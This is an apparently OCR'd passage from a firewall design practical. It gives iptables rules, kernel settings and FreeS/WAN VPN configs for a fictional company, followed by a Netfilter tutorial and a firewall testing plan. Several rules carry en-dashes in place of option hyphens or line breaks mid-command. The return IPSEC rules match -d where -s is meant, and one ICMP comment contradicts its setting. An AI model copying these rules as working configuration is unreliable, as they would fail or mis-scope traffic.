$IPTABLES -A FORWARD -i $VPNCLEAR -o $PUBLIC -p tcp –d
$MAIL_SERVER --dport 25 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $VPNCLEAR -p tcp –s
$MAIL_SERVER --sport 25 -m state --state ESTABLISHED –j ACCEPT

## Teleworker users connecting to the DNS server for domain lookups
## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $VPNCLEAR -o $PUBLIC -p tcp –d
$DNS_SERVER --dport 53 -m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $VPNCLEAR -p tcp –s
$DNS_SERVER --sport 53 -m state --state ESTABLISHED –j ACCEPT

## Teleworker users connecting to the web server.
## The business requirements protocols in red are addressed below
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES -A FORWARD -i $VPNCLEAR -o $PUBLIC -p tcp –d
$WEB_SERVER --dport 80 -m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $VPNCLEAR -p tcp –s
$WEB_SERVER --sport 80 -m state --state ESTABLISHED –j ACCEPT
```

```
$IPTABLES -A FORWARD -i $VPNCLEAR -o $PUBLIC -p tcp –d
$WEB_SERVER --dport 443 -m state --state NEW, ESTABLISHED –j
ACCEPT
$IPTABLES -A FORWARD -i $PUBLIC -o $VPNCLEAR -p tcp –s
$WEB_SERVER --sport 443 -m state --state ESTABLISHED –j ACCEPT

#####################################################################
## Define services allowed to and from the Internet and the VPN encrypted
DMZ
## to facilitate the VPN from the teleworkers to the company.
#####################################################################

## Allow IPSEC IKE for authentication
## The business requirements protocols in red are addressed below and all
## travel through the VPN
## Customers Protocols: HTTP, HTTPS, DNS, SMTP
## Suppliers Protocols: SMTP
## Partners: Protocols: HTTP, HTTPS, DNS, SMTP
## Internal users Protocols: HTTP, HTTPS, SMTP, DNS
## Mobile sales force Protocols: HTTP, HTTPS, DNS, SMTP
## Teleworkers Protocols: HTTP, HTTPS, SMTP, DNS, SSH → VPN
## General public Protocols: HTTP, HTTPS, DNS, SMTP

$IPTABLES – A FORWARD –I $INTERNET –o $VPNENCRYPTED –p udp –
sport 500 –d $ENCRYPTED_SERVER –dport 500 –m state --state NEW,
ESTABLISHED –j ACCEPT
$IPTABLES – A FORWARD –I $VPNENCRYPTED –o $INTERNET –p udp –
sport 500 –d $ENCRYPTED_SERVER –dport 500 –m state --state
ESTABLISHED –j ACCEPT

## Allow IPSEC ESP traffic
$IPTABLES – A FORWARD –I $INTERNET –o $VPNENCRYPTED –p 50 –d
$ENCRYPTED_SERVER –m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES – A FORWARD –I $VPNENCRYPTED –o $INTERNET –p 50 –d
$ENCRYPTED_SERVER –m state --state ESTABLISHED –j ACCEPT

## Jump to ALLOW_ICMP for general rules relating to the ICMP protocol.
$IPTABLES -A FORWARD -p icmp -j ALLOW_ICMP

#####################################################################
## $IPTABLES Network Address Translation(NAT) Rules
#####################################################################

## Perform Source NAT on packets leaving the Internal network to the public
DMZ
## All source addresses from the internal network destined for the public DMZ
will
## be source NAT'd to have the IP address of the public firewall NIC.   The
## POSTROUTING, means perform this as part of the POSTROUTING chain.
This
```

```
## action takes place just before the packet is sent out, and source NAT
(SNAT)
## must take place at this time.  Must specify the –o option, as the –i will not
work
## with POSTROUTING.  The --to address option specifies the new source
address
## to put in the packet.
$IPTABLES -t nat -A POSTROUTING -o $PUBLIC –s $INTERNAL_NET –j
SNAT --to $PUBLIC_IP

## Just to make sure, if any packets do somehow leave the internal network
for the
## internet, which the firewall should be blocking, source NAT them to hide
the
## internal network space.  NAT'd source will be the IP address of the Internet
NIC
## of the firewall.
$IPTABLES -t nat -A POSTROUTING -o $INTERNET –s $INTERNAL_NET –j
SNAT --to $INTERNET_IP

#####################################################################
## Kernel Configuration
## It's important to perform this section last.  The reason being, that if you turn
## on IP forwarding before having loaded the default rule to drop all
## forwarding traffic, then there is a short time when packets will be forwarded
## without any
## firewall rule having been loaded yet.  Load the firewall rules first, then turn
## on ip forwarding and there is no time when the packets are free to
## transverse the device before the rules have been applied.
#####################################################################
## Set the maximum number of connections to track. (Kernel Default: 2048)
echo "4096" > /proc/sys/net/ipv4/ip_conntrack_max

## Local port range for TCP/UDP connections
echo -e "32768\t61000" > /proc/sys/net/ipv4/ip_local_port_range

## Disable TCP Explicit Congestion Notification Support
echo "0" > /proc/sys/net/ipv4/tcp_ecn

## Disable source routing of packets
for i in /proc/sys/net/ipv4/conf/*/accept_source_route; do
  echo "0" > $i;
done

## Ignore any broadcast icmp echo requests
echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

## Ignore all icmp echo requests on all interfaces
echo "0" > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

```
## Log packets with impossible addresses to kernel log.
if [ -e /proc/sys/net/ipv4/conf/all/log_martians ]; then
  echo "1" > /proc/sys/net/ipv4/conf/all/log_martians
fi

## Don't accept ICMP redirects, disable on all interfaces
echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects

## Enable IP Forwarding
echo "1" > /proc/sys/net/ipv4/ip_forward
```

VPN

On each teleworkers laptop the configuration as shown below, except the new RSA key on for each person.

/etc/ipsec.conf

```
conn teleworker
# Picks up teleworkers dynamic IP address
left=%defaultroute

# Define next hop
leftnexthop=%defaultroute

# Local domain
leftid=@teleworker1.giace.com

# RSA teleworker public key
leftrsasigkey=akaDWGJdk34dsajadADSAFJRIENVidkDaidOOMMndnaefaZD
QfjkaFDwiueDF8AdIIiiiadl4kajlfjlkeDDakiww43QQkd7iAVANA1djj2daDFADFI
Nndf3kDKZCNNEOJOJKj6iojekadfWEadjooaidfWEajodDFJWDgfdQPURnnd
uidnfADSd64iuadMASDFHUEahd1ahuahjdfAJKJADKJ3IaiiVN5BUBYBYNne8
nidiiziadANKwisiWINKAIM65KADk0ek

# Remote information
right=203.5.10.71
rightsubnet=10.0.0.0/24
rightid=@vpnserver.giace.com

# RSA public key of server
rightrsasigkey=fow3AdkjafOVML8dokapaLlad2kpaDLJFaIadjeoiDkdIkdkfDKJ
wkj329fFJALLsldoo9DDkls00eDFmakljdAKWEjooaDK3dADKJjdfjiaJDJ4ijijdi9
aAMKLQOodkjodkDDkoPPowjijs03AKfidwt6tdFfahgdggwCVKieiSKE93DKAK
DJiwDKNVsSWKDJKKIDLKwiqpiPJOPO05dELAKwkldALKoeofEOE3DLKAL
0DLOADLDlKOU

# authorizes connection
auto=add
```

On Free S/WAN VPN server “vpnserver”

/etc/ipsec.conf

```
conn teleworker
# Gateway information
left=203.5.10.71
leftid=@vpnserver.giace.com
leftsubnet=203.5.10.70/29
```

```
# RSA public key of server
leftrsasigkey=fow3AdkjafOVML8dokapaLlad2kpaDLJFaladjeoiDkdIkdkfDKJwk
j329fFJALLsldoo9DDkls00eDFmakljdAKWEjooaDK3dADKJjdfjiaJDJ4ijijdi9aA
MKLQOodkjodkDDkoPPowjijs03AKfidwt6tdFfahgdggwCVKieiSKE93DKAKDJi
wDKNVsSWKDJKKIDLKwiqpiPJOPO05dELAKwkldALKoeofEOE3DLKAL0DL
OADLDlKOU

# specify next hop.
rightnexthop=%defaultroute

# Any because we don’t the laptop's IP address
right=%any

# Teleworker 1’s domain
rightid=@teleworker1.example.com

# Teleworker 1’s public key
rightrsasigkey=akaDWGJdk34dsajadADSAFJRIENVidkDaidOOMMndnaefaZ
DQfjkaFDwiueDF8AdIIiiiadl4kajlfjlkeDDakiww43QQkd7iAVANA1djj2daDFADF
INndf3kDKZCNNEOJOJKj6iojekadfWEadjooaidfWEajodDFJWDgfdQPURnnd
uidnfADSd64iuadMASDFHUEahd1ahuahjdfAJKJADKJ3IaiiVN5BUBYBYNne8
nidiiziadANKwisiWINKAIM65KADk0ek

# Teleworker 2’s domain
rightid=@teleworker2.example.com

# Teleworker 2’s public key
rightrsasigkey=dggwCVKieiSIIiiia2daDFADFINndf3kDKZCNNEOJOJ4ijijdi9aA
MKLQOodkjodkDakljdAKWEjooa3DKAKDJiwDKN3DKAKDJDwiueDF8AdIIiiia
dl4kajlfjlkeDDakDwiueDF8AdIIiiiadkj329fFJALLsldoo9DDklskj329fFJALLsldoo
9DDklsDwwe3dggwCVKieiSKE93DKAKDdggwCVKieiSKE93DKAKDdePKFD
wdCljdAKWEjooa3DKJwkj329fF

# Teleworker 3’s domain
rightid=@teleworker3.example.com

# Teleworker 3’s public key
rightrsasigkey=DKWKds9AMKsk3kadKKOeIFEMKow7EKDKWNAADKWE4ia
dKDKAVo9DDklskj329fFJALLsldoo9o9DDklskj32AD4iadADKWEDBdJjdfjiaJD
J4ijijdi9aAMKLQOodkjodkDDkoVKieiSKE93DKAADLKWeeo3ADVKADJKWidi
df9fADKVadkWNKTJIsi3KDAJVCKDADVNDKEIj3jijaJDAVKDJIAD9dfJK32KL
ADKJVdiaKDJKVAEkfFZIAM3kajidJadij2kjkaD
auto=add
```

Netfilter Tutorial

Introduction

The following section is a tutorial on implementing Netfilter firewall rules. It will cover sample firewall commands, log information and URLs for further detailed information, syntax and how to apply each rule. Lastly throughout the tutorial it will include tips, tricks and potential problems associated with each rule.

The tutorial will not cover what patches are required and is assumed the user has provisioned this already.

High level workings of Netfilter

Netfilter is a powerful and very configurable firewall solution. It consists of a number of logical "chains" and "tables" that each perform a certain function on the packet, that is either arriving, departing or passing through the firewall. The chains are.

PREROUTING
INPUT
OUTPUT
FORWARD
POSTROUTING

The PREROUTING chain consists of two tables called NAT and MANGLE. The NAT part is where destination NAT takes place and the MANGLE part is where the mangling of packets happens. This is where you can change certain fields in the IP/TCP packet to act as a decoy to attackers to throw them off the trail. With this, a system can appear to be a different type of system and therefore the attackers waste time trying to run the incorrect exploits against the target.

There is a pitfall of when a person attempts to perform filtering in this chain. This should be avoided as there are some cases where filtering rule will be bypassed. Every filtering rule in a firewall should be 100% definite. Finally the PREROUTING chain happens before any routing decisions are made.

The INPUT chain is for packets destined to the host where the firewall is running.
There are two tables in the INPUT chain. These are MANGLE and FILTER. The MANGLE table is used to alter the IP/TCP header section as in the PREROUTING chain but happens after the routing but before the packet is passed onto the process of the host. The FILTER table is where you can put user defined filtering rules that will affect any packets destined for the host itself.

The OUTPUT chain is similar to the INPUT chain, but in the opposite direction. It is for any packets originating from the firewall host itself and


leaving the host. The OUTPUT chain consists of three tables types, MANGLE, FILTER and NAT. The MANGLE and FILTER are the same as described in the INPUT chain used to control packets leaving the host itself. NAT chain also be performed at the OUTPUT chain level. This is where the outgoing packets can be NAT'd as required.

The FORWARD chain is concerned with packets that arrive at the firewall but are to be forwarded onto another destination other than the firewall host itself. The FORWARD chain consists of two tables called MANGLE and FILTER. Again these are the same described in the previous paragraphs but act on any packets that are being forwarded by the firewall. If the firewall you are setting up is to be used not just as a host firewall, but to protect other servers and the like, then the required traffic flow rules will go in the FILTER section of this chain.

POSTROUTING is the chain that handles the packet after all the routing decisions have been made. It consists of the MANGLE and NAT table. Mangle once again, changes the IP/TCP header values for decoying and the NAT table is used for source network address translating.

Below is a logical flowchart diagram of the flow of a packet through Netfilter.

Netfilter Flow Diagram



Basic Rule Definition

Filter rules

Netfilter rules are very flexible and configurable and because of this, the rule base, upon viewing in its entirety can be quite daunting. Here we will show you the basics of defining filter rules. Once understanding of this has occurred, followed by available syntax and upon inspecting one line at a time of a rule set, they can be quite understandable and straightforward.

All Netfilter rules, are run through the iptables command with the required options selected. Filter rules work in collaboration with either the INPUT, OUTPUT or FORWARD chain.

Example: If you are using Netfilter to control traffic to the Public DMZ segment of your network from the Internet and you require the following logical rule:

Allow any users on the Internet to connected to the web server,

this could be implemented as simple as below with Netfilter.

```
iptables -A FORWARD –d 203.7.3.1 –j ACCEPT
iptables -A FORWARD –s 203.7.3.1 –j ACCEPT
```

The first rule says, any packet that is part of the forward chain (ie – packets that is not destined for the firewall itself but to be routed onto another host) that is destined for the web server at address 203.7.3.1is to be accepted and passed on. The traffic has been allowed in, but now we have to allow the traffic out, this is what the second rule is for. It says the same thing as the first rule but in reverse order. Anything coming from the web server going somewhere else apart from the firewall should be accepted and passed on.

The best way to write firewall rules for security in regards to only allowing what you intended to allow is to be as specific as possible. In the example above, we are allowing any traffic at all, not only web traffic to the web host. This is not good security practice and leaves a big whole in the firewall for an attacker to target the web server for potential vulnerabilities.

We can remedy the situation by being more specific about what type of traffic we want to pass to the web server by introducing what IP protocol we will allow through and on what port. This is shown in red below. The –p for protocol, --dport for destination port and --sport for source port.

```
iptables -A FORWARD –p tcp –d 203.7.3.1 --dport 80 –j ACCEPT
iptables -A FORWARD –p tcp –s 203.7.3.1 --sport 80 –j ACCEPT
```

There is a vast available arrange of ways of defining what traffic you want to pass or not and this is defined in more detail in the Syntax section following. Remember that for packets destined for the firewall itself, sourced from the firewall or passing through the firewall there is a separate filter chain available

to be used. If we wanted to allow email from the firewall to be able to be sent to the internal mail server on address 10.0.0.10 it would look like this.

iptables -A OUTPUT -p tcp –d 10.0.0.10 --dport 25 -m state --state NEW,ESTABLISHED -j ACCEPT

iptables -A INPUT -p tcp –s 10.0.0.10 --sport 25 -m state --state ESTABLISHED -j ACCEPT

Here we have introduced some new flags which are indicated in red. For the first iptables command it says allow any new or established email connections from the firewall itself to the mail server of 10.0.0.10, with destination port of 25 and TCP protocol. The second rule, only allows return email packets that have a session state of established. This further explicitly defines a rule by saying only the firewall itself can establish an email connection and not the mail server itself.

Mangle Rules

The mangle table allow you to change fields in the IP header of each packet. The main advantage of this from a security perspective is to be able to make a packet look like it originated from a different operating system than it really did. For example make a system look like a Microsoft Windows box when it is really a Linux box. Each operating system defines default start values for certain fields in the IP header, so changing these default values to match a different operating system will make the packets look like they originated from another operating system. Passive and active operating system finger printing tools, like p0f and nmap, respectively, use a number of these fields to help fingerprint the system.

The mangle rule allows the packets to be changed in three different ways. These are, TOS, TTL and MARK. TOS is the Type Of Service field , TTL Time To Live field, and MARK allows the marking of special values to a packet.

For example:
iptables –t mangle –A PREROUTING –i eth0 –j TTL --ttl-set 64

This example rule with take packets coming in on the eth0 NIC and before routing will change the TTL value of the packet to 64. This means, every system that sends packets through the eth0 interface will all have a TTL value of 64 after passing through the firewall regardless of what operating system it is.

NAT Rules

The NAT (Network Address Translation) table is used to change the source or destination address of the packet. The choice for the iptables command is to use, DNAT (Change the destination address of the packet), SNAT (Change

the source address of the packet) or MASQUERADE (Change the source address of the packet, but in a more intelligent way for complex protocols).

SNAT is useful to hide the internal address space of the internal network. This adds a layer of obscurity to our security. Although security through obscurity is frowned upon in the security community, there is nothing wrong with using this as an additional layer of security above and beyond what is already there. This is a common security practice in the industry.

For example
iptables -t nat -A POSTROUTING -o $INTERNET –j SNAT --to 205.3.2.2

This rule says, any packets that is going out on the Internet segment, change the source address to the IP address 205.3.2.2.

Syntax

The available syntax and flexibility of Netfilter is what gives the product such good control over the flow of information to, from and through itself. Below is a screen capture of the available command syntax for iptables.

Iptables Help Screen

```
iptables v1.2.5

Usage: iptables -[ADC] chain rule-specification [options]
       iptables -[RI] chain rulenum rule-specification [options]
       iptables -D chain rulenum [options]
       iptables -[LFZ] [chain] [options]
       iptables -[NX] chain
       iptables -E old-chain-name new-chain-name
       iptables -P chain target [options]
       iptables -h (print this help information)

Commands:
Either long or short options are allowed.
  --append  -A chain            Append to chain
  --delete  -D chain            Delete matching rule from chain
  --delete  -D chain rulenum
                                Delete rule rulenum (1 = first) from chain
  --insert  -I chain [rulenum]
                                Insert in chain as rulenum (default 1=first)
  --replace -R chain rulenum
                                Replace rule rulenum (1 = first) in chain
  --list    -L [chain]          List the rules in a chain or all chains
  --flush   -F [chain]          Delete all rules in  chain or all chains
  --zero    -Z [chain]          Zero counters in chain or all chains
                                Change chain name, (moving any references)
Options:
  --proto       -p [!] proto    protocol: by number or name, eg. `tcp'
  --source      -s [!] address[/mask]
                                source specification
  --destination -d [!] address[/mask]
                                destination specification
  --in-interface -i [!] input name[+]
                                network interface name ([+] for wildcard)
  --jump        -j target
                                target for rule (may load target extension)
  --match       -m match
                                extended match (may load extension)
  --numeric     -n              numeric output of addresses and ports
  --out-interface -o [!] output name[+]
                                network interface name ([+] for wildcard)
  --table       -t table        table to manipulate (default: `filter')
  --verbose     -v              verbose mode
  --line-numbers                print line numbers when listing
  --exact       -x              expand numbers (display exact values)
[!] --fragment  -f              match second or further fragments only
  --modprobe=<command>          try to insert modules using this command
  --set-counters PKTS BYTES     set the counter during insert/append
[!] --version   -V              print package version.
```

Logging

The logging facility within Netfilter is excellent. The information available to be logged is extensive and can be useful for not only logging for alerts, but also debugging the firewall rules themselves.

An example iptables command is:
iptables –A FORWARD –p tcp --dport 80 –j LOG

This will log all packets passing through the firewall destined for destination port 80. For any logging there are also options. They are:

log-prefix
log-tcp-sequence
log-tcp-options
log-ip-options

Log prefix adds any text you specify in front of the standard log message for ease of marking specific log messages and easy location latter on. Log tcp sequence logs the tcp sequence numbers of the packet that matched the rule. Log tcp options, logs the tcp options and log ip options logs the ip options for the packet that matched the rule. This is very helpful in understanding what exactly is going on in packets of interest. To log the ip options of the example above, it would be:

iptables –A FORWARD –p tcp --dport 80 –j LOG --log-ip-options

Lastly, the level of logging can be controlled by the setting the log level. For example or the above iptables command, to set the log level to debug level, it would be:

iptables –A FORWARD –p tcp --dport 80 –j LOG --log-ip-options --log-level debug

Examples

So far, the examples to illustrate the subject at hand have been one line commands. When setting up a firewall, because of the complexity , it is common practice to put all the one line command into a script file called rc.firewall and have it run automatically upon system startup. This also allows for variables to be defined and makes reading the rules and updates far easier.

Here are some examples of simple rule sets for Netfilter.

Example 1 sourced from http://nblug.org/firewall/firewall2.4

```
#!/bin/sh
#
#   /etc/init.d/firewall: start or stop firewalling
#
# This is a simple configuration suitable for a machine on a
# network not serving as a gateway/router.  An Ethernet network
# is shown here -- change MAINIF to "ppp0" or whatever is suitable
# for your setup if applicable.  Requires iptables on a linux kernel
# supporting same (2.4.x, as of this writing).
#
# This configuration permits incoming connects only to the ssh port.
# All incoming packets not related to an existing connect (that is, one
# initiated from inside) are logged and rejected.

MAINIF=eth0

PATH=/bin:/sbin:/usr/bin:/usr/sbin

IPT="iptables"
for p in /usr/local/sbin /usr/sbin /sbin /usr/local/bin /usr/bin /bin ; do
      [ -x "$p/iptables" ] && IPT="$p/iptables"
done
[ -x "$IPT" ] || exit 0


OUTADDR=`ifconfig $MAINIF|perl -ne '/inet addr:(\S+)/ and print $1'`
if [ -z "$OUTADDR" ] ; then
        echo "Couldn't determine IP address for $MAINIF -- " \
                "is the interface active?"
        exit
fi
BCAST=`ifconfig eth0|perl -ne '/bcast:(\S+)/i and print $1'`
LOCALNET=""

start_fw()
{
        # enable the kernel's spoof protection
```

```
        echo 1 > /proc/sys/net/ipv4/conf/all/rp_filter

        # load the iptables module (this may be autoloadable in some
        # distributions)
        modprobe ip_tables

        # throw out contextually invalid packets
        $IPT -A INPUT -m state --state INVALID -j REJECT

        # accept packets on established connects, or those related thereto
        $IPT -A INPUT -m state --state ESTABLISHED -j ACCEPT
        $IPT -A INPUT -m state --state RELATED -j ACCEPT

        # allow incoming ssh connects
        $IPT -A INPUT -p tcp --dport ssh -j ACCEPT
        # optional: allow http connects (webservers)
        # $IPT -A INPUT -p tcp --dport 80 -j ACCEPT
        # optional: allow incoming smtp connects (mailservers)
        # $IPT -A INPUT -p tcp --dport smtp -j ACCEPT
        # optional: allow incoming DNS queries (DNS servers)
        # $IPT -A INPUT -p udp --dport domain -j ACCEPT
        # $IPT -A INPUT -p tcp --dport domain -j ACCEPT
        # optional: allow incoming NTP queries (NTP timeservers)
        # $IPT -A INPUT -p udp --dport ntp -j ACCEPT

        # quietly throw away some common broadcast packets to reduce noise
        $IPT -A INPUT -p tcp --dport 137:139 -j REJECT
        $IPT -A INPUT -p udp --dport 137:139 -j REJECT
        $IPT -A INPUT -d $BCAST -j REJECT

        # log and reject everything else.
        $IPT -A INPUT -m limit --limit 60/minute --limit-burst=120 \
                -j LOG --log-prefix "input firewall "
        $IPT -A INPUT -j REJECT
}

stop_fw()
{
        for ch in INPUT ; do
                $IPT -F $ch
                $IPT -Z $ch
        done
}

case "$1" in
        start)
                echo -n "Starting iptables firewalling: "
                start_fw
                echo done
                ;;
```

```
        stop)
                echo -n "Clearing iptables firewalls: "
                stop_fw
                echo done
                ;;
        restart|reload|force-reload)
                $0 stop
                $0 start
                ;;
        *)
                echo "Usage: $0 {start|stop|restart|reload|force-reload}"
                exit 1
                ;;
esac

exit 0
```

Other examples can be found at

http://project.honeynet.org/papers/honeynet/rc.firewall
http://www.johncon.com/john/archive/ipchains.terminal.txt
http://www.redhat.com/support/resources/tips/firewall/firewallservice.html
http://www.linux-sec.net/Firewalls/Scripts/3nic.chorn.txt

Summary

The Netfilter firewall is a very configurable firewall with lots of control given to the end user to choose exactly what traffic will pass and what will not. Partly because of this, it is not a simple firewall to use as compared to some of the commercial solutions with nice GUI interfaces. I would only recommend it's use by someone with the necessary technical skills and knowledge to be able to administer the system.

Because of the complexity of the system, this tutorial only serves as an introduction to Netfilter. More detailed information can be found at the URL's below.

Provides an excellent complete and detailed tutorial on Netfilter.
http://iptables-tutorial.frozentux.net/

Another tutorial on Netfilter
http://davidcoulson.net/writing/lxf/14/iptables.pdf

Netfilter's main web site, with lots of information all about Netfilter, along with "How to's", Tutorials and Links to other Netfilter sites.
http://www.iptables.com/documentation/


Assignment 3 – Verify the Firewall Policy

Validation Planning

The first step is to obtain a copy of the user requirements and a copy of the firewall policy itself. The testing will be in two logical parts. The first phase will actually test whether or not the required traffic as specified in the user requirements document can pass through the firewall as should be, this will include system requirements as well. The second phase will test that any other traffic that is not specified in the user/system requirements can actually pass through the firewall.

Phase I, will be a matter of placing the test laptop at each of the locations marked by the red circles in the diagram and testing to see if the traffic can get through as required.

Testing Location Diagram



For example, to test the customers requirement of being able to connect to the web server with HTTP and HTTPS, the tester would connect to the location marked by red circle 1, the network segment between the border router and the firewall and run a web browser and type in the web address of GIAC Enterprises into the URL and see if they can connect to the fortune cookie sayings web site. If they can, then that requirement has been satisfied. Again with HTTPS, they would attempt to purchase a fortune cookie saying, and see if the HTTPS connection is successful. The network segment between the router the firewall was chosen because we only want to test the firewall and not the router ACL's as well.

This testing would be repeated for DNS and SMTP. For DNS, it would be a matter of pointing the name server client to the DNS and seeing if a successful lookup of the companies web site can be resolved. For SMTP, a connection to GIAC Enterprises email server would be tested.

This would be repeated for each of the different user requirements from the Internet. Once that has been completed, then the test laptop would be connected to the next location, marked with the number 2 red circle and test the requirements there. This will be repeated for each of the user and system requirements for each of the red circle locations.

Phase II of the testing, making sure everything that is not required should be blocked by the firewall will be performed with two laptops. To start with, one laptop will be positioned at red circle number 1, while the second laptop will be placed on the network at location marked green circle 4. The first laptop will have the testing/probing tools on it, while the second laptop will be running network monitoring program to view any packets on the network. If any packets are seen by the second laptop from the first laptop then we know that the firewall has allowed through traffic is should not have.

This is repeated for all the locations on the network marked by the red and green circles. The in this phase, before for the scanner/prober while the green locations are for the network monitoring device.

